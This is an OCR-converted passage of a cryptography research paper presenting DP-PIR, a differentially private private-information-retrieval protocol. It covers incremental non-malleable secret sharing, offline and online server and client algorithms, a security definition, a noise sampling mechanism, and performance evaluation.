Our protocol consists of $c_1, \ldots, c_d$ clients and $s_1, \ldots, s_m$ servers. We designate s_1 and s_m as a special *frontend* and *backend* server respectively. We assume that every server s_i has a public encryption key pk_i known to all servers and clients, with associated secret key sk_i. Every server has a copy of the underlying database $T = K \to (V, \Sigma)$ mapping keys to values and signatures, such that $T[k] = (v, \sigma)$, where σ is a $(m,m)-$threshold signature over (k,v) by the m servers. The signatures are only needed for integrity and do not affect the privacy of clients; they allow clients to verify that the responses they received correspond to the correct T agreed upon by the servers, and can be omitted when the backend is assumed to be semi-honest. We refer to the query made by client c_i by q^i, and its associated response by $r^i = (v^i, \sigma^i)$.

3.1 Setting

Our protocol is easiest to understand in the case of a single epoch consisting of an input-independent offline stage followed by an online stage. The client state, created in the offline stage and consumed in the online one, consists exclusively of random elements. Clients can store the seed used to produce these elements to achieve constant storage relative to

the number of queries and number of servers. A client need only submit her secrets to the service during the offline stage, and can immediately leave the protocol afterwards. The client can reconnect at any later time to make a query without any further coordination.

The offline stage is more computationally expensive than the online one, since it performs a linear number of public key operations overall. We suggest that the offline stage be carried out during off-peak hours (e.g. overnight), when utilization is low. Furthermore, both our stages are embarrassingly parallel in the resources of each party. It may be reasonable to run the offline stage with more resources, if these resources are cheaper to acquire overnight (e.g. spot instances). Our offline stage is similar to Vuvuzela [77], which exhibits good throughput. However, the linear number of public key operations performed by Vuvuzela makes it impractical for our online stage. Indeed, our online stage is crypto-free using only a handful of arithmetic operations per query.

In practice, services using DP-PIR alternate between collecting a batch of queries submitted from clients within some configurable time window, and processing that batch using our online protocol. In section 7, we discuss the effects of this batching window on our performance. Each batch requires corresponding offline processing. Our protocol allows multiple offline stages (e.g. the ones corresponding to an entire day's worth of batches) to be pooled together into a proportionally larger stage executed in one shot during off-peak hours when resources are cheaper (e.g. the night before). The clients can choose to make their queries at any time after preprocessing, but client states from several uncombined offline stages should not be used in a single online batch, to avoid allowing the adversary to identify the origin of the query by diffing out clients that participated in different stages.

Our protocol assumes that T and its signatures are provided as input. Thus, the servers must agree on T and produce signatures for it ahead of time. The same T and signatures can be reused by many offline/online stages; servers need only compute new signatures when the underlying database changes, and may rely on timestamps to enable clients to reject expired responses. The servers never sign or verify any signatures during either the offline or online stages, and each client needs to verify one signature per received response. Therefore, the efficiency of signing/verification is secondary. Instead, our protocol prefers signature schemes that produce shorter signatures for lower bandwidth.

3.2 Threat Model

Our construction operates in the 'anytrust' model up to *selective* abort. Specifically, we tolerate up to $m-1$ malicious servers and $d-1$ malicious clients.

In terms of *confidentiality*, our protocol differs from traditional perfectly-private PIR protocols in that it leaks noisy access patterns over the honest clients' queries, in the form of a differentially private noisy histogram $\mathcal{H}(Q) = H_{\text{honest}}(Q) + \chi(\varepsilon, \delta, \phi)$.

As for *integrity*, our protocol is secure up to *selective* abort, and does not guarantee fairness. Adversarial servers may elect to stop responding to queries, effectively aborting the entire protocol. Furthermore, they can do so selectively: any server can decide to drop queries at random, the frontend server can drop queries based on the identity of their clients, and the backend server can drop queries based on their value.

We stress that an adversary cannot drop a query based on the conjunction of the client's identity and the value, regardless of which subset of servers gets corrupted. Also, an adversary can only drop a query, but cannot convince a client to accept an incorrect response, since clients can validate the correctness of received responses locally.

3.3 Interpreting Privacy

Our protocol can be configured to provide different levels of (ε, δ)-differential privacy by selecting the parameters of the underlying distribution used to sample noise queries. The most efficient (and easiest to understand) configuration is often called *event-DP*, which provides guarantees at the level of any **single** honest query. Another DP configuration, commonly termed *user-DP*, provides guarantees at the level of **all** queries made by any honest client. We use event-DP throughout the paper except when otherwise noted.

We provide either guarantee at the level of a single isolated batch. In particular, we consider two batches of queries Q and Q' over the honest clients' queries to be ϕ-neighboring batches when they consists of identical queries except for ϕ queries. In event-DP, it is enough to consider $\phi = 1$. While in user-DP, we set ϕ to the number of queries a client can make within a batch (or an upper bound of it). In either case, the sensitivity is 2ϕ, which means that for the same ε, δ the expected number of noise queries we add grows linearly in ϕ.

Definition 1 (Differentially Private PIR Access Patterns)**.** *For any privacy parameters ε, δ, and every two $\phi-$neighboring batches of queries Q, Q', the probabilities of our protocol producing identical access pattern histograms are (ε, δ)-similar when run on either set:*

$$Pr[\mathcal{H}(Q) = H] \leq e^{\varepsilon} Pr[\mathcal{H}(Q') = H] + \delta$$

Our definition uses the substitution formulation of DP, rather than the more common addition/removal; see [76, §1.6] for details. Substitution is commonly used in secure computation protocols involving DP leakage [61]. We use this variant since our protocol does not hide whether a client made a query in a batch or not: the adversary already knows this e.g. by observing IP addresses associated to queries. Instead, we hide the value of the query itself. Substitution is more conservative adding twice the expected amount of noise queries, since its sensitivity is 2ϕ compared to ϕ in the other.

So far, we only discussed guarantees within a single online stage. In any long running DP system where clients can make unbounded queries, it is impossible to achieve user-DP globally. Instead, practical systems [58] often rely on the user-time-DP model, where the guarantees extend over all queries made by a client over a set moving time window (e.g. a week). We can achieve this by setting ϕ to the number of queries that a client may make over a time window, regardless of how the client distributes the queries over the batches in that window. This follows from DP's composition theorem.

One way to interpret our DP guarantees (aka "differential obliviousness" [23]) is that they provide any client with plausible deniability: a client that made queries $q_1, ..., q_\phi$ over some period of time can claim that her true queries were any different $q'_1, ..., q'_\phi$, and external distinguishers cannot falsify this claim since the probability of either case inducing any same observed histogram of access patterns is similar.

Whereas traditional differential privacy mechanisms trade privacy for accuracy, differential obliviousness trades privacy for performance while always providing accurate outputs. In DP-PIR, increasing privacy (by lowering ε and δ or increasing ϕ) results in additional noise queries, making our protocol proportionally slower, and requiring a proportionally larger batch of queries to achieve the same amortization, and thus speedup, over other protocols. The amount of noise queries scales linearly in ϕ and $\frac{1}{\varepsilon}$ and sub-linearly in δ (see Table 3).

4 Incremental Non-Malleable Secret Sharing

Our protocol relies on shuffling real queries with noise queries by our chain of servers, similar to Vuvuzela and other mixnets where public key onion encryption is used to pass secrets through that chain. However, this induces a large number of public key operations, proportional to $m \times |batch|$. We use a novel cheaper arithmetic-based secret sharing scheme instead of onion encryption during our online stage.

The secret sharing scheme provides similar security guarantees to onion encryption, to ensure that input and output queries are untraceable by external adversaries:

1. *Secrecy:* As long as one of the shares is unknown, reconstruction cannot be carried out by an adversary.
2. *Incremental Reconstruction:* A server that only knows a single secret share and a running tally must be able to combine them to produce a new tally. The new tally must produce the original secret when combined with the remaining shares.
3. *Independence:* An adversary cannot link any partially reconstructed output from a set of outputs to any shared input in the corresponding input set.
4. *Non-Malleability:* An adversary who perturbs any given share cannot guarantee that the output of reconstruction with that perturbed share satisfies any desired relationship. In particular, the adversary cannot perturb shares such that reconstruction yields a specific value (e.g., 0), or a specific function of the original secret (e.g., adding a fixed offset).

Formally, we define a secret sharing scheme with incremental reconstruction with the usual sharing mechanism but a new method to recover the original secret.

Definition 2. *An incremental secret sharing scheme S over a field $\mathbb{F}$ and m parties contains two algorithms.*


- $\mathsf{Sh}(q)$ *disperses a secret q into a randomly chosen set of shares $\vec{q} = q_1, \ldots, q_m \in \mathbb{F}$ and some initial tally l_0.*
- $\mathsf{Rec}(l_{i-1}, q_i) \to l_i$ *performs party i's partial reconstruction to produce running tally l_i.*

The scheme is correct if for all sharings $(\vec{q}, l_0) \leftarrow \mathsf{Sh}(q)$, the overall reconstruction returns $l_m = q$.

Non-malleability is critical for preserving security when the last (backend) server is corrupted. The backend can observe the final reconstructed values of all queries to identify queries perturbed by earlier colluding servers. If the perturbation can be undone (e.g. by removing a fixed offset), then the backend can learn the value of the query and link it to information known by other servers, such as the identity of its client.

We formally define non-malleability through the following indistinguishability game. It guarantees that if an adversarial set of $m-1$ parties submits a tampered partial tally l^*_{i-1} to the honest party i, then the tally l^*_i returned by the honest party is uniformly random. As a result, l^*_i is independent of (and therefore hides) the secret q, and it only completes to a reconstruction of q with probability $1/|\mathbb{F}|$.

Definition 3. *Consider the following two games that only differ in the final step. Call them* Left *and* Right *respectively.*



*We say that an **incremental** secret sharing scheme $S = (\mathsf{Sh}, \mathsf{Rec})$ is **non-malleable** if for all adversaries $\mathcal{A}$, the* Left *and* Right *games are (perfectly) indistinguishable.*

Several non-malleable secret sharing schemes exist [9, 40]. However, they are not incremental: their reconstruction is a one-shot operation over all shares. Conversely, known incremental schemes, such as additive or XOR-based sharing, are vulnerable to malleability. It would have been possible to use different primitives in our protocol that satisfy our desired properties, such as authenticated onion symmetric-key encryption. However, these operations remain more expensive than simple information theoretic secret sharing schemes that can be implemented with a handful of arithmetic operations.

Our Incremental Sharing Construction Given a secret q, a prime modulus z, and an integer m, our scheme produces $m+$

Algorithm 1 Client i Offline Stage

Input: Nothing.

Output state at the client: a list of anonymous secrets $[a_0^i, ..., a_m^i]$, one per each of the m servers. The client uses these secrets in the online stage.

Output to s_1: Onion encryption of $a_1^i, ..., a_m^i$.

1. **Generate Random Values**: For each Server s_j, the client generates 4 values all sampled uniformly at random: (1) A globally unique identifier t_j^i. (2) Two incremental pre-shares $x_j^i \in \mathbb{Z}_z$ and $y_j^i \in \mathbb{Z}_z^*$. (3) An additive pre-share $e_j^i \in [0, 2^b)$. We define $e^i = \Sigma\, e_j^i \mod 2^b$ which the client uses to reconstruct the response online.

2. **Build Shared Anonymous secrets**: The client builds $a_j^i = (t_j^i, t_{j+1}^i, x_j^i, y_j^i, e_j^i)$, for every server $1 \le j \le m$, using the generated random values above, with $t_{m+1}^i = \perp$. These secrets are stored by the client for later use in the online stage.

3. **Onion Encryption**: The client onion encrypts the secrets using the correspond server's public key, such that $OEnc_m^i = Enc(sk_m,\ a_m^i)$ and $OEnc_j^i = Enc(sk_j,\ a_j^i :: OEnc_{j+1}^i)$.

4. **Secrets Submission**: The client sends the onion cipher $OEnc_1^i$ to server s_1. The client can leave the protocol as soon as receipt of this message is acknowledged.

Algorithm 2 Server s_j Offline Stage

Configuration: The underlying database $T : K \to (V, \Sigma)$, and privacy parameters $\varepsilon, \delta, \phi$.

Input from s_{j-1} or clients if $j = 1$: A set of onion ciphers of anonymous secrets, one per each incoming request.

Output state at s_j: A mapping M of unique tag t_j^i to its corresponding shared anonymous secrets a_j^i used to handle incoming queries during the online stage. A list of generated anonymous secrets L used to create noise queries during the online stage. A sampled histogram $\mathcal{N}$ of noise queries to use in the online stage.

Output to server s_{j+1}: A set output onion ciphers corresponding to input onion ciphers and noise generated by s_j.

1. **Onion Decryption**: For every received onion cipher $OEnc_j^i$, the server decrypts the cipher with its secret key sk_j, producing a_j^i and $OEnc_{j+1}^i$.

2. **Anonymous Secret Installation**: For every decrypted secret $a_j^i = (t_j^i, t_{j+1}^i, x_j^i, y_j^i, e_j^i)$, the server stores entry $(t_{j+1}^i, x_j^i, y_j^i, e_j^i)$ at $M[t_j^i]$ for later use in the online stage.

If $j < m$:

3. **Noise Pre-Sampling**: The server samples a histogram representing counts of noisy queries to add for every key in the database $\mathcal{N} \leftarrow \chi(\varepsilon, \delta, \phi)$, and computes the total count of this noise $S = \sum \mathcal{N}$.

4. **Build shared anonymous secrets for noise**: The server generates S many anonymous secrets and onion encrypts them for all $s_{j'}$ with $j' > j$, using the same algorithm as the client. The server stores these secrets in L.

5. **Shuffling and Forwarding**: The server shuffles all onion ciphers, including all $OEnc_{j+1}^i$ decrypted in step (1) or generated by step (4), and sends them over to the next server s_{j+1}.

1 pairs $q_0 = (x_0, y_0), q_1 = (x_1, y_1), ..., q_m = (x_m, y_m)$, where each pair represents a single share of q. All x and y values are chosen independently at random from $\mathbb{F}_z$ and $\mathbb{F}_z^*$ respectively, except for the very first pair x_0, y_0, whose values are set to:

$$x_0 = \langle [(q - x_m) \times y_m^{-1}] \ldots - x_1 \rangle \times y_1^{-1} \ mod\ z, \qquad y_0 = 0.$$

All shares except the first one can be selected prior to knowing q. This is important for our offline stage. The modulus z must be as big as the key size in the underlying database (32 bits in our experiments). To reconstruct the secret q, we show below the incremental reconstruction operations $\mathsf{Rec}(l_{i-1}, q_i)$ to construct the first partial tally and all subsequent ones:

$$l_0 = y_0 \times 1 + x_0 \ mod\ z,$$
$$l_j = y_j \times l_{j-1} + x_j \ mod\ z.$$

Correctness (i.e., $l_m = q$) stems from our choice of (x_0, y_0). Refer to the full version of this work on ePrint [4] for the proof showing that our construction is non-malleable.

5 Our DP-PIR Protocol

Offline Stage Our offline stage consists of a single sequential pass over the m servers. Clients generate random secrets locally, and submit them after onion encryption to the first server in the chain. The first server receives all such incoming messages from clients, until a configurable granularity is reached, e.g. after a certain time window passes or a number of messages is received. All incoming messages at that point constitutes the input set for that server. The server outputs a larger set. This set contains both the processed input messages, as well as new messages inserted by the server.

The client-side protocol is shown in algorithm 1. Concretely, for each server j, client i generates secret $a_j^i = (t_j^i, t_{j+1}^i, x_j^i, y_j^i, e_j^i)$, where t_j^i and t_{j+1}^i are random tags chosen from a sufficiently large domain that the client uses online to point each server to its secret without revealing its identity, x_j^i and y_j^i are secret shares from our incremental secret sharing

Algorithm 3 Client i Online Stage

Input: A query q^i.
Input state at the client: a shared anonymous secrets $a^i_j = (t^i_j, t^i_{j+1}, x^i_j, y^i_j, e^i_j)$ per server s_j generated by the offline stage.
Output: A value v^i corresponding to $T[q^i]$.

1. **Compute Final Incremental Secret Share**: Client computes $l^i_1 = x^i_0$, so that $(x^i_0, 0)$ combined with $(x^i_1, y^i_1), ..., (x^i_m, y^i_m)$ is a valid sharing of q^i, per our incremental secret sharing scheme.
2. **Query Submission**: Client sends (t^i_1, l^i_1) to server s_1.
3. **Response Reconstruction**: Client receives response r^i_1 from s_1 and reconstructs $(v^i, \sigma^i) = r^i_1 - e^i \mod 2^b$.
4. **Response verification**: The client ensures that σ^i is a valid signature over (q^i, r^i) by $s_1, ..., s_{m-1}$.

scheme used to reconstruct the query, and $\Sigma\, e^i_j \mod 2^b = e^i$ are additive secret shares used to mask the response. The exponent b corresponds to the bit size of values and signatures (instantiated to $32+384$ in our experiments). Our offline protocol uses *onion encryption* from CCA-secure public key encryption to pass secrets through the servers (here, :: denotes string concatenation):
$OEnc^i_1 = Enc(sk_1, a^i_1 :: Enc(sk_2, a^i_2 :: \ ... \ Enc(sk_m, a^i_m) \ ...))$

In addition to secrets from clients, each server must inject sufficiently many secrets at subsequent servers to handle all noise queries that the server needs to make in the online stage. This corresponds to steps 3 and 4 in algorithm 2, where the server computes the exact noise amount by pre-sampling.

The output set of each server contains onion ciphers, encrypted under the keys of the subsequent servers in the chain. None of the plaintexts decrypted by the current server survives, they are all consumed and stored in the server's local mapping for use during the online stage. No linkage between messages in the input and output sets is possible without knowing the server's secret key, since the ciphers in the input cannot be used to distinguish between (sub-components of) their plaintexts, and since the output set is uniformly shuffled. This is true even if the adversary perturbs onion ciphers prior to passing them to an honest party (by CCA security), which in-essence denies service to the corresponding query.

Online Stage The client-side online protocol is shown in algorithm 3. The server-side online stage (algorithm 4) is structured similarly to the offline stage. However, it requires going through the chain of servers twice. The first phase (steps 1-4) moves from the clients to the backend server, where every server incrementally reconstructs the values of received queries using the stored secrets (steps 1-2), and injects its noise queries into the running set of queries (step 3). The second phase moves in the opposite direction (steps 5-6), with

Algorithm 4 Server s_j Online Stage

State at s_j: The mapping M, list L, and noise histogram $\mathcal{N}$ stored from the offline stage.
Input from s_{j-1} or clients if $j = 1$: A list of queries (t^i_j, l^i_j).
Output to s_{j-1} or clients: A list of responses r^i_j corresponding to each query i.

1. **Anonymous Secret Lookup**: For every received query (t^i_j, l^i_j), the server finds $M[t^i_j] = (t^i_{j+1}, x^i_j, y^i_j, e^i_j)$.
2. **Query Handling**: For every received query, the server computes output query $(t^i_{j+1}, \mathsf{Rec}(l^i_j, (x^i_j, y^i_j)))$, where Rec is our scheme's incremental reconstruction function.

If $j < m$:

3. **Noise injection**: The server makes output queries per stored noise histogram $\mathcal{N}$, using the stored list of anonymous secrets L and the client's online protocol. By construction, there are exactly as many secrets in L as overall queries in $\mathcal{N}$.
4. **Shuffling and Forwarding:** The server shuffles all output queries, both real and noise, and sends them over to the next server s_{j+1}. The server waits until she receives the corresponding responses from s_{j+1}, and de-shuffles them using the inverse permutation.
5. **Response Handling:** Received responses corresponding to noise queries generated by this server are discarded. For every remaining received response r^i_{j+1}, the server computes the output response $r^i_j = r^i_{j+1} + e^i_j \mod 2^b$.
6. **Response Forwarding:** The server sends all output responses r^i_j to s_{j-1}, or the corresponding client c_i if $j = 1$.

If $j = m$:

7. **Response Lookup**: The backend server does not need to inject any noise or shuffle. By construction, step (2) computes $(\perp, q^i)$ for each received query. The backend finds the corresponding $T[q^i] = (v^i, \sigma^i)$. If q^i was not found in the database (because a malicious party mishandled it), we return an arbitrary random value.
8. **Response Handling:** The backend computes responses $r^i_j = (v^i :: \sigma^i) + e^i_j \mod 2^b$, and sends them to s_{j-1}.

every server removing responses to their noise queries, and incrementally reconstructing the received responses, until the final value of a response is reconstructed by its corresponding client. The backend operates differently than the rest of the servers (steps 7-8). It computes the reconstructed query set, and finds their corresponding responses in the database via

direct look-ups. The backend need not add any noise queries, which alleviates the need for shuffling at the backend.

Discussion The security of both offline and online stages rely on the same intuition. First, an adversary that observes the input and output sets of an honest server should not be able to link any output message to its input. Second, the adversary must not be able to distinguish outputs corresponding to real queries from noise injected by that server.

The honest server shuffles and re-randomizes all its input messages, which guarantees that the adversary cannot link input and output messages. In the offline stage this re-randomization is performed with onion-decryption, while the online stage performs it using our non-malleable incremental reconstruction and additive secret sharing for its two phases respectively. We do not need to use a non-malleable secret sharing scheme for response handling, since the adversary cannot observe the final response output, which is only revealed to the corresponding client, and thus cannot observe the effects of a perturbation.

Shuffling in the noise with the re-randomized messages ensure that they are indistinguishable. A consequence of this is that a server cannot send out any output message until it receives the entirety of its input set from the previous server to avoid leaking information about the permutation used. Idle servers further along the chain can use this time to perform input independent components of the protocol, such as sampling the noise, building and encrypting their anonymous secrets, or sampling a shuffling order.

A malicious server may deviate from this protocol in a variety of ways: it may de-shuffle responses incorrectly (by using a different order), attach a different tag to a query than the one the offline stage dictates, or set the output value corresponding to a query or response arbitrarily (including via the use of an incorrect pre-share). The offline stage does not provide a malicious server with additional deviation capability: any deviation in the offline stage can be reformulated as a deviation in the online stage, after carrying out the offline stage honestly, with both deviations achieving identical effects. Finally, a backend server may choose to provide incorrect responses to queries by ignoring the underlying database.

Each of these deviations has the same effect: the non-malleability of **both** our sharing scheme and onion encryption ensures that mishandled messages reconstruct to random values, and mishandled responses will not pass client-side verification unless the adversary can forge signatures. In either case, the affected clients will identify that the output they received is incorrect and reject it. Ergo, servers can only use this approach to selectively deny service to some clients or queries. A malicious frontend can deny service to any desired subset of clients since it knows which queries correspond to which clients, a malicious backend can deny service to any number of client who queried a particular entry in the database, and any server can deny service to random clients. The backend and frontend capabilities cannot be combined even when colluding since at least one honest server exists between the frontend and backend. These guarantees are similar to those of Vuvuzela [77] and many other mixnet systems.

Algorithm 5 Ideal Functionality $\mathcal{F}$

Input: A set of queries q^i, one per client, the underlying database $T : K \to (V, \Sigma)$, and privacy parameters $\varepsilon, \delta, \phi$.
Output: A set of outputs v^i, one per client, either equal to the correct value or $\perp$.
Leakage: A noisy histogram $\mathcal{H}$ revealed to s_m.

1. if s_1 is corrupted, $\mathcal{F}$ receives a list of client identities from the adversary. These clients are excluded from the next steps, and receive $\perp$ outputs.
2. $\mathcal{F}$ reveals the noised histogram $\mathcal{H} = H_{\text{honest}} + \mathcal{N}$ to the backend server s_m, where H_{honest} is the histogram of queries made by *honest* clients not excluded by the previous step, and $\mathcal{N}$ is sampled at random from the distribution of noise $\chi(\varepsilon, \delta, \phi)$.
3. if the backend is corrupted, $\mathcal{F}$ receives a list of counts c_i for every entry in the database k_i, and outputs $\perp$ to c_i-many clients, randomly chosen among the remaining clients that queried k_i.
4. if any server, other than s_m and s_1, is corrupted, $\mathcal{F}$ receives a number c, and outputs $\perp$ to c-many clients, randomly chosen among the remaining clients.
5. if s_1 is corrupted, $\mathcal{F}$ receives an additional list of client identities to receive $\perp$.
6. $\mathcal{F}$ outputs v^i such that $T[q^i] = (v^i, \sigma^i)$ for every client i not excluded by any of the steps above.

Formal Security We rigorously specify our security guarantee in Theorem 1, which refers to the ideal functionality defined in Algorithm 5. The ideal functionality formalizes our notion of "selective" abort. In particular, it formalizes capabilities of the adversary to deny service to a specific query based on at most one of its value or its origin client. A construction for the simulator and proof for Theorem 1 are available in the full version of this work [4].

Theorem 1 (Security of our protocol Π)**.** *For any set A of adversarial colluding servers and clients, including no more than $m-1$ servers, there exists a simulator S, such that for client inputs $q^1, ..., q^d$, we have:*

$$View_{Real}(\Pi, A, (q^1, ..., q^d)) \approx View_{Ideal}(\mathcal{F}, \mathcal{S}, (q^1, ..., q^d))$$

Differential Privacy Our security theorem contains leakage revealed to the backend server in the form of a histogram over queries made by honest clients and honest servers. Our privacy guarantees hinge on this leakage being differentially

Algorithm 6 Noise Query Sampling Mechanism $\chi(\varepsilon, \delta, \phi)$

Input: The size of the database $|T|$, privacy parameters ε, δ, and the number of protected queries ϕ.
Output: A histogram $\mathcal{N}$ over T representing how many noise queries must be issued for each database entry.

1. Clamping threshold $B := |CDF^{-1}_{Laplace(0,2\phi/\varepsilon)}(\frac{\delta}{2})|$.

For every $i \in |T|$:

2. Sample ε-DP Laplace noise: $u_i \leftarrow Laplace(0, \frac{2\phi}{\varepsilon})$.
3. Clamp negative noise: $u'_i := max[0,\ B + min(B, u_i)])$.
4. $\mathcal{N}[i] = \text{floor}(u'_i)$

private, which entails adding noise to that histogram from a suitable distribution. Algorithm 6 shows the mechanism each server uses to sample the noise queries $\mathcal{N}$, and we prove that it indeed achieves (ε, δ)-differential privacy in our full paper [4]. Step (2) is a Laplace substitution $(\varepsilon, 0)$-DP histogram release, which may produce negative values. Step (3) ensures values are non-negative by clamping into $[-B, B]$ and shifting by B, where B is carefully selected in (1) to yield a privacy loss of exactly δ. Table 3 shows the expected number of noise queries per server and database element for different ε and δ.

6 Scaling and Parallelization

Existing PIR protocols can be trivially scaled over additional resources, by running completely independent parallel instances of them on different machines. This approach is not ideal for our protocol: each instance would need to add an independent set of noise queries, since each reveals an independent histogram of its queries. Instead, our protocol is more suited for parallelizing a single instance over additional resources, such that only a single histogram is revealed without needing to add ancillary noise queries.

In a non-parallel setting, the notions of a party and a server are identical. For scaling, we allow parties to operate multiple machines. These machines form a single trust domain. This maintains our security guarantees at the level of a party. Particularly, the protocol remains secure if one party (and all its machines) is honest. Machines owned by the same party share all their offline secret state and the noise queries they select.

A machine m_i^j belonging to party j communicates with a single machine m_i^{j-1} and m_i^{j+1} from the preceding and succeeding parties, in order to receive inputs and send outputs respectively. The machine also communicates with all other machines belonging to the same party j for shuffling.

Distributing Noise Generation Our protocol generates noise independently for each entry in the database, we can parallelize the generation by assigning each machine a subset of database entries to generate noise for, e.g. m_i^j is responsible for generating all noise queries corresponding to keys $\{k|\ k\ \%\ j = 0\}$. This distribution is limited by the size of the database. If parallelizing the noise generation beyond this limit is required, an alternate additive noise distribution (e.g. Poisson [75]) can be used instead, which allows several machines to sample noise for the same database entry from a proportionally smaller distribution.

Distributed Shuffling Machines belonging to the same party must have identical probability of outputting any input query after shuffling, regardless of which server it was initially sent to. An ideal shuffle guarantees that the number of queries remains uniformly distributed among machines after shuffling. We choose one that requires no online coordination to ensure it maintains perfect scaling. Machines belonging to the same party agree on a single secret seed ahead of time. They use this shared seed locally to uniformly sample the same global permutation P using Knuth shuffle. Given a total batch of size l, each machine m_i^j need only retain $P[\frac{i \times l}{m} : \frac{(i+1)l}{m}]$, which determines the new indices of each of its input queries. The target machine that each query q should be sent to can be computed by $P[q]\%\frac{l}{m}$. This algorithm performs optimal communication $\frac{l}{m}$ per machine but requires each machine to perform CPU work linear in the overall number of queries to sample the overall permutation. This work is independent of the actual queries, and can be done ahead of time (e.g. while queries are being batched or processed by previous parties).

Distributing Offline Anonymous Secrets We require all machines belonging to the same party to share all secrets they installed during the offline stage, so that any of them can quickly retrieve the needed ones during the online stage. Maintaining a copy of all secrets in the main memory of each machine may be suitable for smaller applications. At larger scales, it may be more appropriate to use shared key-value storage or in-memory distributed file system [8, 51, 62, 81].

7 Evaluation

Experiment Setup Our various experiments measure the server completion time for a batch of queries. For the online stage, this is the total wall time taken from the moment the first server receives a complete batch ready for processing, until that batch is completely processed by the entire protocol, and its outputs are ready to be sent to clients. For the offline stage, the measurements start when the complete batch is received by the first server, and ends when all servers finished processing and installing the secrets. Measurements include the time spent in CPU performing various computations from the protocol, as well as time spent waiting for network IO as messages get exchanged between servers. Our measurements do not include client processing or round-trip time.

All experiments in the paper use $\varepsilon = 0.1$ and $\delta = 10^{-6}$.




Figure 3: Completion time for varying number of queries against a 100K database (logscale)




Figure 4: Completion time for a batch consisting only of noise queries against varying database sizes (logscale)

Keys and values in our database are each 4 bytes, with signatures that are 48 bytes long (e.g. BLS [16]). We ran our experiments on AWS r4.xlarge instances that cost around $0.25 per hour, using only one thread. A primary factor in selecting these instances is RAM, since we need sufficient memory to store large query batches. We implemented our protocol using a C++ prototype with about 6.1K lines of code. Our prototype relies on libsodium's `crypto_box_seal` [33] for encryption. Our code is available on GitHub [34].

Scaling Figures 3 and 4 show how our protocol scales with the number of queries and database size, respectively. Our runtime is dominated by noise queries when the number of queries is smaller than the size of the database, and begins to increase with the number of queries as they exceed it. For a large enough number of queries, our runtime scales linearly as the overhead of noise queries is amortized away over the real queries. Our noise overhead scales linearly with the size of the database. The cost of processing any input query *in isolation (without noise)* is constant and does not depend on the database size, which only affects the number of noise queries added by our protocol. The offline stage is about 500x more expensive than our online stage. This is expected since the offline stage performs a public key operation for each corresponding modular online arithmetic operation.

Figure 5 shows how our protocol scales with the number




Figure 5: Completion time for varying number of parties with 100K queries against a 10K database

Machines / Party	Server time (seconds)	
	Offline	Online
1	5010	11
2	2560	8.2
4	1296	4.0
8	664	2.2

Table 2: Horizontal scaling with 1M queries and a 100K DB

of parties. Our protocol is most efficient when only two parties are involved. When the number of parties increases, a query has to pass through more servers as it crosses the chain. This is more pronounced in the offline stage, as it additionally increases the size and layers of each onion cipher, causing the offline stage to scale super-linearly in the number of parties. In addition, each server naively adds the full amount of noise queries required to independently tolerate up to $m-1$ corrupted parties. Adding less noise by relying on additional assumptions (e.g., honest majority) is an open problem, which can help improve our scaling with the number of parties, and can have important consequences to mixnets, the DP shuffling model, and DP mechanisms in general. Techniques such as noise verification [53] may be useful to ensure that (partial) noise generated by an honest server is not tampered with by future malicious servers.

Table 2 demonstrates how our protocol scales horizontally. Parallelizing the online stage primarily parallelizes communication. However, parallel shuffling introduces an additional round of communication per party. As a result, our online stage speed up when using 2 machines is not 2x. We exhibit linear speedups as the number of machines exceeds 2.

Finally, the expected number of noise queries added per database element is a function of ε and δ. Table 3 lists this expected number for various combinations of ε and δ. The expectation increases linearly as ε decreases but scales better with δ. This means that the amount of noise overhead (and thus the number of queries required for that overhead to amortize effectively) grows linearly with $\frac{1}{\varepsilon}$. Our protocol trades security for performance. It can efficiently amortize the cost

δ \ ε	1	0.1	0.01	0.0001
10^{-5}	23	230	2302	23025
10^{-6}	27	276	2763	27631
10^{-7}	32	322	3223	32236

Table 3: Expected number of noise queries B per database element as a function of different ε (columns) and δ (rows)

of independent queries due to its relaxed DP security guarantees. As ε becomes smaller, this relaxation becomes less meaningful, as the DP security guarantees approach those of computational security. While linear scaling with $\frac{1}{\varepsilon}$ appears to be intrinsic to our protocol, we believe it may be possible to reduce the scaling constant, by using different basis distributions that are inherently non-negative or discrete (e.g. Poisson [75] or Geometric [61]), or by adapting recent work on privacy amplification [27, 36] that achieves the same level of privacy using less noise with oblivious shuffling.

